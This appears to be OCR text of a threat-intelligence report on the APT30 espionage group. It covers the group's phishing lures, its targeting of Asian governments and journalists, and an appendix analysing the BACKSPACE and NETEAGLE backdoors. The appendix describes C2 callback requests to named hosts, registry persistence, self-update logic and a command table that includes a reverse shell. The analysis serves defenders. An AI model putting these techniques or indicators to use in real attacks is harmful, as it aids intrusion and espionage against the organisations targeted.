
APT30 LEVERAGES MAJOR POLITICAL TRANSITION AS PHISHING LURE CONTENT IN CAMPAIGN GEARED TO KEY POLITICAL STAKEHOLDERS

In late summer 2014, FireEye detected an APT30 spear phishing campaign at one of our regional customers. The decoy document topic related to a significant political transition in Southeast Asia. The phishing email, which contained a backdoor compiled the day prior, was likely an attempt to gain access to targets that would give APT30 actors insight into the level of instability and pending changes in the country's political leadership. Such information is typically a high priority for a government's intelligence collection efforts.

According to the spear phishing emails' recipients list, the email was sent to over thirty recipients in the country's Financial Services, Government and Defense sectors. APT30 targeted both professional and personal (Gmail, Hotmail) email accounts. The email was crafted entirely in the country's language, and the message's subject translated to "foreign journalists' reactions to the political transition." This topic would likely be of interest to individuals in security roles, leadership positions, diplomatic jobs, or public or press-facing roles. The spear phishing email was either sent from a compromised email account of one of the country's governmental agencies or was convincingly spoofed to look as though it originated from that agency.

REPEATED DECOY SUBJECTS ON INDIA-CHINA MILITARY RELATIONS AND CONTESTED REGIONS

APT30 appears to use decoy documents about China's relationship with India, particularly their military relations, likely in an attempt to compromise targets with information about this bilateral relationship. APT30 leveraged the text of a legitimate academic journal on China's border security challenges in one of its decoy documents.



3. Report on China's Border Security Situation

Wang Lei

Abstract: *A series of frictions and conflicts caused by significant changes in international structure have emerged between China and its neighbours during the year. The prevalent suspicions among the border countries are taking shape because of China's rapid rise in strength and status. Meanwhile, the territorial disputes between China and some neighbouring countries are showing a significant trend and the stable military relations around china have become strained. In addition, political instability among some border countries has also had a significant impact on China's security situation. Although conflict instead of cooperation has not become a mainstream trend, china faces serious challenges to maintain border security and stability under the new situation.*

Figure 19: APT30 decoy document on topics related to China's border security

Several decoy themes center on Indian defense and military materiel topics.

Figure 20: APT30 decoy document on topics related to India's aircraft carrier

Chinese media has carried extensive coverage of the launch of India's aircraft carrier, INS Vikrant.

Initial comments on the launch were moderate. The Huanqiu Shibao, in an editorial on 13th August titled "India launches its indigenous aircraft carrier; China should not lag behind," said that Chinese generally think of Japan as being the biggest threat in the neighbourhood and not India. The editorial categorically stated that "there is no arms race between China and India" and that "China's defence plans do not have any relation with India's schedule." The article wanted China

Figure 21: APT30 decoy document on topics related to Bhutan

The 21st Round of Boundary Talks between the Royal Government of Bhutan and the Government of the People's Republic of China was held in Thimphu on 22nd August 2013.

The Bhutanese delegation was led by Lyonpo Rinzin Dorje, Foreign Minister. The other members of the delegation were Dasho Pema Wangchuk, Secretary, International Boundaries, Foreign Secretary Yeshey Dorji, and officials from the Ministry of Foreign Affairs and the International Boundary Secretariat.

Similarly, several of APT30's decoy themes have centered on Indian defense and military materiel topics. In particular, a number of spear phishing subjects have related to Indian aircraft carrier and oceanographic monitoring processes, which probably indicates a specific interest in naval and maritime themes around Indian military activity and disputes in the South China Sea. The decoy document depicted in Figure 20 correlates to the actual building and launch of India's first Indian-built aircraft carrier.

Decoy documents are not the only evidence of APT30's targeting of Indian organizations. India-based users of VirusTotal have submitted APT30 malware to the service, suggesting that Indian researchers discovered APT30's suspicious activity at Indian organizations as well. FireEye has also identified alerts from APT30 malware at India-based customers including:

- An Indian aerospace and defense company
- An Indian telecommunications firm

Another recurring theme in APT30's decoy documents relates to regionally contested territories, including Bhutan and Nepal. Nepal and Bhutan are important buffer states in China-India border conflicts and represent an opportunity to assert regional military dominance in Asia.

Nepal is a key battleground for influence between China and India, and serves a theme in APT30 decoy documents.

The decoy document depicted in Figure 21 correlates to August 2013's 21st Round of Boundary Talks between Bhutan and China. This text was taken verbatim from press release put out by Bhutan's Ministry of Foreign Affairs.[27]

Nepal is also a key battleground for influence between China and India and serves a theme in APT30 decoy documents. Traditionally Nepal has rested securely in India's sphere of influence, but more recently, China has become a more influential player with large investments in infrastructure projects, increased funding to the military and police, and other traditional Chinese influence efforts (for example, establishing Confucius Institutes). Beyond the ongoing border tensions, Nepal is also strategic to both India and China for its significant water resources. The decoy document below depicts a Nepal-related APT30 phishing decoy document.

Figure 22: APT30 decoy document related to Nepal

April 3, 2012

Madhu Raman Acharya

Nepal's Foreign Policy


Major constraints and challenges

- Inability to come out of traditional objectives (protecting independence and sovereignty), principles (UN, non-alignment etc.), and methods (wining dining)
- These principles, adopted some half-a-century ago in different world circumstances, have ceased to appeal to the masses, leaders and new generations. Need innovation in this area- new slogans and appealing objectives
- lack of long-term vision and inconsistency in approach, changes in each change of government
- confusion of national priorities- often get reflected in foreign policy

1
THE STATE OF THE CHINESE ECONOMY

2
HIGH TECH REPORTING

3
CORRUPTION ISSUES



4
DISSIDENT COVERAGE AND HUMAN RIGHTS ISSUES
(for example on Uighur issues)

5
MARITIME DISPUTES

6
DEFENSE-RELATED TOPICS

In addition to APT30's Southeast Asia and India focus, we've observed APT30 target journalists reporting on issues traditionally considered to be focal points for the Chinese Communist Party's sense of legitimacy, such as corruption, the economy, and human rights. In China, the Communist Party has the ultimate authority over the government. China-based threat groups have targeted journalists before; we believe they often do so to get a better understanding on developing stories to anticipate unfavorable coverage and better position themselves to shape public messaging.

A FireEye as a Service customer in the media industry received a spear phishing message in October 2012 with a subject line of "China MFA Press Briefing 29 October 2012- Full Transcript." APT30 sent this message to over fifty other journalists of major global news outlets, including both official work accounts and personal email accounts. Overall, the themes on which the journalists reported fell into the following categories 1 through 6, in rough order of prevalence.

APT30's attempts to compromise journalists and media outlets could also be used to punish outlets that do not provide favorable coverage – for example, both the New York Times and Bloomberg have had trouble securing visas for journalists in wake of unfavorable corruption reporting. [28]

Beyond targeting, we also saw summaries of media events or reporting in decoy documents, particularly around press releases related to government or military updates. It appears that APT30 could plausibly be targeting press attachés in order to obtain access to their contacts, which would presumably include the contact information of other public affairs personnel or other journalists of interest to target. Targeting press attachés would enable APT30 to target journalists from a trusted source, which would be an excellent resource for spear phishing.


COUNTRIES WHERE APT30'S CONFIRMED AND LIKELY TARGETS OPERATE

Countries with Confirmed APT 30 Targets

- India
- Thailand
- South Korea
- Saudi Arabia
- Malaysia
- United States
- Vietnam

Countries with Likely APT30 Targets

- Nepal
- Indonesia
- Cambodia
- Bhutan
- Brunei
- Japan
- Philippines
- Myanmar
- Singapore
- Laos



CONCLUSION

APT30's operations epitomize a focused, persistent, and well-resourced threat group. They appear to consider both the timing of their operations and prioritize their targets. Some of the their tools' capabilities, most notably the ability to infect air gapped networks, suggest both a level of planning and interest in particularly sensitive data, such as that housed on government networks. The group's method for selecting and tracking victims suggests a high level of coordination and organization among the group's operators. With activity spanning more than ten years, APT30 is one of the longest operating threat groups that we have encountered and one of the few with a distinct regional targeting preference.

Our research into APT30 demonstrates what many already suspected: threat actors rely on cyber capabilities to gather information about their immediate neighborhood, as well as on a larger, global scale. APT30 appears to focus not on stealing businesses' valuable intellectual property or cutting-edge technologies, but on acquiring sensitive data about the immediate Southeast Asia region, where they pursue targets that pose a potential threat to the influence and legitimacy of the Chinese Communist Party.

In exposing APT30, we hope to increase organizations' awareness of threats and ability to defend themselves. APT30's targeting interests underscore the need for organizations across the region to defend the information assets valuable to determined threat actors.

Full indicators associated with APT30 are available at https://github.com/fireeye/iocs/

APPENDIX A
Detailed Malware Analysis

BACKDOORS

Despite their long history of operations, APT30 has primarily relied on a two backdoors to support their activity: BACKSPACE[29] and NETEAGLE. Both backdoors have evolved into a number of variants. BACKSPACE has diverged into two main branches ("ZJ" and "ZR") with numerous variations throughout each branch. Similarly, NETEAGLE has two main versions, "Scout" and "Norton", with Norton being the later (more recent) version. The two backdoors differ widely in their development features, including differing programming languages and different sets of commands supported by each. Despite this, the two also share some high-level design similarities, including update features and the use of two-stage command and control infrastructures. The following table highlights some of the similarities and differences between the two families.[30]

Table 6: Comparison of BACKSPACE and NETEAGLE backdoors

	BACKSPACE	NETEAGLE
Development language	C	C++, MFC
Mutex	Differs across variants, but uses similar naming convention, e.g. `MicrosoftZj, MicrosoftZJLnk, MicrosoftForZR`, etc.	`NetEagle_Scout, Eagle-Norton360-OfficeScan`
C2 Domains	Samples may use up to four C2 domains, for configuration retrieval, downloading updates, or as a backup domain if the primary fails.	Samples use a single C2 domain.
May Attempt to Bypass Host-Based Firewall	Yes (observed in some versions)	No (not observed)
Callback format (may vary per sample)	`GET /ForZRLnk1z/dizhi.gif HTTP/1.0 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)HOST: www.km153.com:80`	`GET /update1/pic1.bmp HTTP/1.1 User-Agent: [name of malware binary] Host: www.creammemory.com`
Second stage C2	Downloads configuration file `dizhi.gif` from first stage C2 URL	Downloads configuration file `pic1.bmp` from first stage C2 URL
Connect to second stage controller	Downloads `connect.gif` from first stage C2. If the file contains the victim host's hostname and ID, connects to the controller.	Downloads `pic2.bmp` from first stage C2. If the file contains the victim host's hostname and ID, connects to the controller.
Format of second stage C2 configuration file	Plain text (`dizhi.gif, connect.gif`)	RC4 encrypted (`pic1.bmp, pic2.bmp`)
Command format	Malware commands are letters	Malware commands are numbers

BACKSPACE BACKDOOR – "ZJ" VARIANT

The "ZJ" branch of the BACKSPACE backdoor appears to be the oldest or "original" branch, with versions dating back to 2005. Variants of this branch are still being developed and compiled, adding a broad range of supported commands while still retaining the core functionality of the original versions.

The BACKSPACE variant `8c713117af4ca6bbd69292a78069e75b` was compiled on August 26, 2014. It represents one member of the "ZJ" branch of the BACKSPACE malware family.

Initial Execution

The mutex `MicrosoftZjSYNoReg` is used to guarantee that only one instance of the malware is running at any time. BACKSPACE also creates two events (`MicrosoftSYNoRegExit, MicrosoftSYNoRegHaveExit`) that, when signaled, trigger all the threads and the malware itself to exit. A third event, `MicrosoftSYNoRegHaveAck`, is created to be used by the malware to synchronize the processing of a task with an acknowledgement received from the C2 server.

The malware extracts system information (OS version, build number, platform, service pack, default language id) and proxy information (from the `ProxyEnable` and `ProxyServer` values under `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\`) from the victim host.

BACKSPACE then creates the registry values `lnk` (type `REG_SZ`) and `hostid` (type `REG_DWORD`) under the `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf` registry key:

- `lnk` is set `NTO/mol` which is the encoded[31] text `MSN.lnk`.
- `hostid` is set to a random value that is used to uniquely identify the victim computer.

The malware creates a copy of itself in the folder `<CSIDL_PROGRAMS>\Messenger\BIN` as `msmsgs.exe`, creating the folder if necessary. For persistence, BACKSPACE creates the Windows shortcut file `MSN.lnk` in `<CSIDL_STARTUP>` pointing to `<CSIDL_PROGRAMS>\Messenger\BIN\msmsgs.exe` with the description "Windows Messenger".

C2 Domains

Like many BACKSPACE variants, this sample is configured with four different C2 domains. The C2 domains are used in HTTP requests for various files; each file requested via the URI provides additional instructions or data to the malware. BACKSPACE C2 domains are typically used for different purposes – that is, each domain is associated with different URIs whose associated files support different functions.

For this sample, the four C2 domains have the following roles:

Table 7: BACKSPACE C2 domains and registration dates

Alias	C2 Domain	Description	Zone Registration Date
D1	`www.iapfreecenter[.]com`	Primary C2 domain	5/23/2014
D2	`www.appsecnic[.]com`	Backup C2 domain; run/hide configuration	3/15/2010
D3	`www.newpresses[.]com`	Run/hide configuration	3/17/2010
D4	`www.km153[.]com`	Run/hide configuration	8/30/2007

"Run" vs "Hide" Mode

BACKSPACE reads the registry value `hFlag` under `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf`. If it exists and is set to 1 the malware switches to "Run Mode"; otherwise the malware operates in "Hidden Mode".

To switch to "Run mode", BACKSPACE attempts to contact its C2 servers for validation and to obtain configuration data (stored in a file named nur.txt). It parses the configuration data and performs a series of increasingly generic checks to see whether (by inclusion or exclusion) it should remain in "Run mode":

1. Make an HTTP request to `www.iapfreecenter[.]com/Lnk1z/hostlist.txt` and validate that the last byte of the response is `0xFE`.
2. Make an HTTP request to the legitimate URL `automation.whatismyip.com/n09230945.asp` to obtain the external IP of the victim computer.
3. Make an HTTP request to either `www.newpresses[.]com/http/nur.txt, www.km153[.]com/http/nur.txt` or `www.appsecnic[.]com/http/nur.txt` and validate that the response starts with "`abcd1234`"; if none of the servers respond accordingly, setting "Run Mode" **fails**.
4. If the response from the server contains the "r`unhost=`" option, search for the victim computer's hostname in the option data. If found, setting "Run Mode" **succeeds**; else go to step 5.
5. If the response from the server contains the "`runhostexcept=`" option, search for the victim computer's hostname in the option data. If found, setting "Run Mode" **fails**; else go to step 6.
6. If the response from the server contains the "`runip=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Run Mode" **succeeds**; else go to step 7.
7. If the response from the server contains the "`runipexcept=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Run Mode" **fails**; else go to step 8.
8. If the response from the server contains the "**rundir=**" option, search for the current C2 URL (e.g., `www.iapfreecenter[.]com/Lnk1z`) in the option data. If found, setting "Run Mode" **succeeds**; else go to step 9.
9. If the response from the server contains the "`rundirexcept=`" option, search for the current C2 URL (e.g., `www.iapfreecenter[.]com/Lnk1z`) in the option data. If found, setting "Run Mode" **fails**; else go to step 10.
10. If the response from the server contains the "`runweb=`" option, search for the current C2 domain (e.g., `www.iapfreecenter[.]com`) in the option data. If found, setting "Run Mode" **succeeds**; else go to step 11.
11. If the response from the server contains the "`runwebexcept=`" option, search for the current C2 domain (e.g., `www.iapfreecenter[.]com`) in the option data. If found, setting "Run Mode" **fails**; else go to step 12.
12. If the response from the server contains the "`runall=1`" option, setting "Run Mode" **succeeds**.

If switching to "Run Mode" fails, BACKSPACE reads the registry value `PassPath` under `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf`, attempts to terminate the process identified by the registry data, and then exits.

If BACKSPACE successfully switches to "Run Mode", the `hFlag` registry value under `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf` is deleted. The victim computer's hostname and IP are saved.

A thread to switch the malware back to "Hidden Mode" is started. The thread runs indefinitely until the `MicrosoftSYNoRegExit` event gets signaled; once signaled, the thread signals the `MicrosoftSYNoRegHaveExit` event. In this thread, the malware reads the registry value `PassPath` under `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf`, attempts to terminate the process identified by the registry data, and then exits.

Similar to switching to "Run mode" BACKSPACE conducts a series of checks to attempt to switch to "Hidden Mode":

1. Make an HTTP request to `www.iapfreecenter[.]com/Lnk1z/hostlist.txt` and validate that the last byte of the response is `0xFF`.
2. Make an HTTP request to the legitimate URL a`utomation.whatismyip[.]com/n09230945.asp` to obtain the external IP of the victim computer.
3. Make an HTTP request to either `www.newpresses[.]com/some/edih.txt, www.km153[.]com/some/edih.txt` or `www.appsecnic[.]com/some/edih.txt` and validate that the response starts with "`abcd1234`"; if none of the servers respond accordingly, setting "Hidden Mode" **fails**.
4. If the response from the server contains the "`killpath=`" option, write the option data to the registry value `PassPath` under `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf`; this data represents the path of a process to be terminated.
5. If the response from the server contains the "`hidehost=`" option, search for the victim computer's hostname in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 5.
6. If the response from the server contains the "`hidehostexcept=`" option, search for the victim computer's hostname in the option data. If found, setting "Hidden Mode" **fails**; else go to step 6.
7. If the response from the server contains the "`hideip=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 7.
8. If the response from the server contains the "`hideipexcept=`" option, search for the victim computer's external IP (obtained in step 2) in the option data. If found, setting "Hidden Mode" **fails**; else go to step 8.
9. If the response from the server contains the "`hidedir=`" option, search for the current C2 URL (e.g., `www.iapfreecenter[.]com/Lnk1z` or `www.appsecnic[.]com/Lnk1z`) in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 9.
10. If the response from the server contains the "`hidedirexcept=`" option, search for the current C2 URL in the option data. If found, setting "Hidden Mode" **fails**; else go to step 10.

11. If the response from the server contains the "`hideweb=`" option, search for the current C2 domain (e.g., `www.iapfreecenter[.]com` or `www.appsecnic[.]com`) in the option data. If found, setting "Hidden Mode" **succeeds**; else go to step 11.

12. If the response from the server contains the "`hidewebexcept=`" option, search for the current C2 domain in the option data. If found, setting "Hidden Mode" **fails**; else go to step 12.

13. If the response from the server contains the "hideall=1" option, setting "Hidden Mode" **succeeds**.

If BACKSPACE successfully switches to "Hidden Mode" succeeds, the `hFlag` registry value under `HKEY_CURRENT_USER\Software\Microsoft\CurrentHalInf` is created and set to `1`.

The malware stores the hostname of the victim computer's primary Domain Controller to be sent to the second stage C2 server as part of the host details data.

Primary vs Backup C2 Domains

BACKSPACE sends an HTTP request to www.appsecnic[.]com/Lnk1z/bak.txt. If the response starts with "qazWSX123$%^", it sets the primary C2 URL domain to www.appsecnic[.]com.

Download Additional Files

BACKSPACE sends an HTTP request to the primary C2 URL domain and URL path `/Lnk1z/app.txt` and saves the file to `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt`. Next, the downloaded file is copied to `<CSIDL_PROGRAMS>\Messenger\BIN as MessengerPlug.exe` and if it is a valid PE file, a new process is started.

In addition, BACKSPACE sends an HTTP request to the primary C2 URL domain and URL path `/Lnk1z/hostlist.txt`. If the victim computer's hostname is found in the response, BACKSPACE makes a new HTTP request to the primary C2 URL domain and URL path `/Lnk1z/myapp.txt` and saves the file to `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt`. Next, the downloaded file is copied to `<CSIDL_PROGRAMS>\Messenger\BIN as MessengerForVista.exe` and if it is a valid PE file, a new process is started.

BACKSPACE will then delete the following files:

- `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt`
- `<CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exe`
- `<CSIDL_PROGRAMS>\Messenger\BIN\MessengerPlug.exe`
- `<CSIDL_PROGRAMS>\Messenger\BIN\MessengerForVista.exe`

Self-Update Mechanism

BACKSPACE performs the following update tasks:

1. Obtain the latest available version number by making an HTTP to request to the primary C2 URL domain and URL path `/Lnk1z/ver.txt`; if the version returned does not match the version of the current binary ("`2.00MSNN`" for this sample), go to step 2.

2. Download a new binary by making an HTTP request to the primary C2 URL domain and URL path `/Lnk1z/exe.txt` and saving the file to `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt`.

3. Copy `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt` to `<CSIDL_PROGRAMS>\Messenger\BIN as UpdateMessenger.exe`.

4. If <`CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exe` is a valid PE, start a new process.


If the previous update task fails, BACKSPACE performs a new update task:

1. Obtain the latest available version number by making an HTTP to request to the primary C2 URL domain and URL path `/Lnk1z/SomeUpVer.txt`; if the version returned does not match the version of the current binary, go to step 2.
2. Make an HTTP request to the primary C2 URL domain and URL path `/Lnk1z/SomeUpList.txt` and validate that the victim computer's host name is in the response; if true, go to step 3.
3. Download a new binary by making an HTTP request to the primary C2 URL domain and URL path `/Lnk1z/SomeUpExe.txt` and saving the file to `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt`.
4. Copy `<CSIDL_PROGRAMS>\Messenger\BIN\Temp.txt` to `<CSIDL_PROGRAMS>\Messenger\BIN` as `UpdateMessenger.exe`.
5. If `<CSIDL_PROGRAMS>\Messenger\BIN\UpdateMessenger.exe` is a valid PE, start a new process.

Second Stage C2 Server

Next, BACKSPACE makes an HTTP request to the primary C2 URL domain and URL path `/Lnk1z/dizhi.gif`. `Dizhi.gif` is a 10-byte configuration file that specifies an IP address and three port numbers.

Figure 23: Second stage C2 server information in dizhi.gif



BACKSPACE starts a new thread to send details about the victim computer (ComputerName, IP, SystemDetails, DefaultLangID, HostID, Proxy info, malware current version, malware current domain, and information about the logical drives) to Port1 on the new C2 server. The malware will use the victim computer's saved proxy settings if needed. The data is sent using an HTTP POST request to the URL path `/index.htm`.

BACKSPACE also attempts to retrieve the URL path `/ForZRLnk3z/connect.gif` from the primary C2 URL domain. If the victim computer's hostname and hostid are found in the file, the victim will attempt to establish a connection to the second stage C2 server on Port2 to allow the threat actors to directly interact with the victim via the BACKSPACE controller. After establishing the connection to the controller, BACKSPACE awaits further interactive commands from the operator. For this copy of BACKSPACE, the following commands are supported:

Table 8: Commands supported by BACKSPACE "ZJ" variant 8c713117af4ca6bbd69292a78069e75b

Command	Meaning
A	Same as `J` or `S`, but the file is deleted from the victim computer after transmission.
B	Receive a folder and list of filenames from the C2 server; search the folder for the specified files (can use wildcards). For each file found, upload the encoded `WIN32_FIND_DATA`[32] structure to the C2 server.
C	Collects information about running processes (process name, process full path, owner account name, processID, thread count).
D	Receive a folder path, a list of files, and a flag byte for each file from the C2 server. Delete files for which the flag is `0x30` and remove empty folders.
E	Receive a file path, access byte (`0` for `WRITE`, else `APPEND`) and encoded data from the C2 server. Open the file according to the access byte, decode the data, and write it to the file.
F	Receive a Process ID (PID) from the C2 server; elevates privileges (`SeTakeOwnershipPrivilege`) of the process identified by the PID and terminate it.
G	Receive a path from the C2 server; create a file for writing.
H	Receive a path from the C2 server; create a folder.
I	Receive two paths from the C2 server; perform a file rename operation.
J	Receive a file path and offset from the C2 server. Read the file starting at the specified offset, encode the data, and send it to the C2 server.
K	Receive a PID from the C2 server; terminate the process identified by the PID.
M	Receive a path and a set of file attributes from the C2 server; apply the attributes to the file specified by the path.
N	Receive a path to a folder from the C2 server; read the content of all the files from the folder and all sub-folders and upload their content after receiving acknowledgement from the C2 server.
R	Receive a command line string from the C2 server and create a new process using the command.
S	Same as `J`.
T	Creates a reverse shell with redirected std input/output/error to pipes.
U	Delete `MSN.lnk` from the `<CSIDL_STARTUP>` folder.
V	Same as E, but the file is created in the folder `<CSIDL_TEMPLATES>` and executed.
W	Enumerate network resources on the victim computer.
X	Restart the C2 cycle from the self-update process (perform update, obtain secondary C2 details, send host details, receive commands, etc.).
Y	Receive a list of filenames from the C2 server. Delete the file `LwxRsv.tem` in `<CSIDL_TEMPLATES>`; find the set of filenames specified by the C2 server; write the Name, LastWriteTime, nFileSizeLow for each file to `LwxRsv.tem`; send the content of this file to the C2 server and delete it.
Z	"Cancel" command; sends `*lecnaC*` to the C2 server.
a	Receive a registry key path from the C2 server; enumerate the registry values in the registry key and send the collected data to the C2 server.
b	Receive a registry key path from the C2 server; create the specified registry key.
c	Receive a registry value path, name, type, data, and size from the C2 server; create the specified registry value.
d	Receive a registry key path from the C2 server; delete the registry key and all its sub-keys.
e	Receive a registry value path from the C2 server; delete the registry value.
f	Same as a command.
